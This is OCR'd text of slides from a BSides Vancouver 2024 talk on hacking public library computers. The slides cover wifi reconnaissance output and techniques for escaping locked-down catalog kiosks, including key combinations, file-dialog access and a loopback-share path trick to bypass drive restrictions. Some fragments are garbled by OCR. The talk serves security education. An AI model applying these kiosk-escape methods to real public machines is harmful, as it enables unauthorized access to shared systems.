


Hacking Libraries

(The kind that loan books)

BSides Vancouver 2024 – Wesley Wineberg




On Site Hacking

(Like a Physical Security Assessment, but not)

Disclaimer

Criminal Code (R.S.C., 1985, c. C-46)

Full Document: HTML (Accessibility Buttons available) | XML [5191 KB] | PDF [7835 KB]

Act current to 2024-05-01 and last amended on 2024-01-14. Previous Versions

Unauthorized use of computer

342.1 (1) Everyone is guilty of an indictable offence and liable to imprisonment for a term of not more than 10 years, or is guilty of an offence punishable on summary conviction who, fraudulently and without colour of right,

(a) obtains, directly or indirectly, any computer service;

(b) by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system;

(c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or under section 430 in relation to computer data or a computer system; or

(d) uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (a), (b) or (c).

Mischief in relation to computer data


(1.1) Everyone commits mischief who wilfully

(a) destroys or alters computer data;

(b) renders computer data meaningless, useless or ineffective;

(c) obstructs, interrupts or interferes with the lawful use of computer data; or

(d) obstructs, interrupts or interferes with a person in the lawful use of computer data or denies access to computer data to a person who is entitled to access to it.


Vancouver Public Library
Out of Service
Please take item(s) to desk
Fujitsu FP-1000 Printer: out of paper
Font Size
日本語
中文(繁體)
More...
bibliotheca

Don
Cau
Prob
At L

f

But Why?

Who Would Hack A Library?

British Library starts restoring services online after hack


15 January 2024

Share

By Noor Nanji, Culture correspondent

The British Library's main catalogue, with more than 36 million records, returned online on Monday after last year's cyber attack.

Ransomware?


$1,061,010 ; 2%
$631,885 ; 1%
$1,040,600 ; 2%
$126,788 ; 0%
$5,374,733 ; 9%
$6,709,675 ; 11%
$43,999,048 ; 75%
2023 Expenses
$58.9M
Salaries & Benefits
Facilities
Collections
Transfers
Supplies & Materials
Other
Equipment & Fleet


L it

r/hacking • 1 yr. ag
AlexandreKingswort

Public library

So i'm a beginner hacke a big company from a library
computer (assuming i h ning to worry about?
Additionally, if i booted about?

0 17



Learning Opportunity: VDI's

VDI Use Cases

VDI can be useful to any industry that is looking to implement a highly repeatable end user experience at scale. Here are a few key examples:

- **Banking and financial institutions:** VDI allows banks to tightly control what information their endpoint systems can access. This level of control makes it easier to handle sensitive financial transactions under a heavily scrutinized and regulated environment.
- **Hospitals and healthcare environments:** Hospitals also handle confidential information and must abide by complex regulations such as HIPAA in the United States. Additionally, nurses and doctors are highly mobile in a healthcare environment, moving from thin client to thin client throughout the workday. A VDI implementation allows users to cycle in and out of different profiles on the same device while keeping information siloed and helping meet privacy requirements. VDI can also offer context-

Getting Started

- No laptop required!
- Don’t get your laptop stolen

Three Options

- Hack from the wifi
- Hack the catalog / printing PC’s
- Hack from the internet use PC’s
- ~~Hack the staff PC’s~~


Wifi

- All libraries have free wifi
- Usually no login required
- Some have wifi isolated – others have internal network access

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Wi-Fi 6E AX210 160MHz
   Physical Address. . . . . . . . . : 70[redacted]
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::7ce3:c834:f1ff:1d81%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.2.127.119(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.248.0
   Lease Obtained. . . . . . . . . . : May 24, 2024 5:35:20 PM
   Lease Expires . . . . . . . . . . : May 24, 2024 5:50:41 PM
   Default Gateway . . . . . . . . . : 10.2.127.254
   DHCP Server . . . . . . . . . . . : 207.194.177.177
   DHCPv6 IAID . . . . . . . . . . . : 166995577
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-BC-EA-18-84-A9-38-F1-B5-C1
   DNS Servers . . . . . . . . . . . : 207.194.177.177
   NetBIOS over Tcpip. . . . . . . . : Enabled
```


Wifi

- Host to host connections – Enabled in Vancouver!
- City proxy server (Connectra Check Point) in Burnaby:
  - `bastien.city.burnaby.bc.ca.proxy`



Wifi


- Even with internal access – Wifi is the most limited option.



Catalog PC's

Catalog PC's

- These PC's are labelled as being for searching the library catalog
- Usually locked down to catalog searches only.




Catalog PC's

- Identify restrictions:
  - Windows Key, Alt, Ctrl, etc?
  - Right Click?
  - Kiosk mode, or desktop / application access?
- Identify goals:
  - Filesystem access
  - Network access
  - Web browser
  - Other?


Basic Kiosk Escapes

- Key combos:
  - Windows key (Start menu)
  - Ctrl-Shift-Esc
  - Alt-Tab
  - Windows-E
  - Windows-R
  - Windows-D
  - Ctrl-F1, Ctrl-F2, etc (Citrix)
  - Shift-F1, Shift-F2, etc (Citrix)



Get To A File Dialog!


- The standard Windows File Open / File Save dialog is very powerful
- Unlimited ways to get to it!



File Dialogs

- Restrictions are likely in place:
  - Drives that can be accessed
  - Dialog options
  - Right click
- Don’t give up!
  - Instead of typing C:\ try: \\127.0.0.1\c$
  - Instead of right clicking, drag and drop
  - Shortcuts!


File Dialogs



Internet Use PC


- Your *best* hacking experience will be the public internet use PC’s

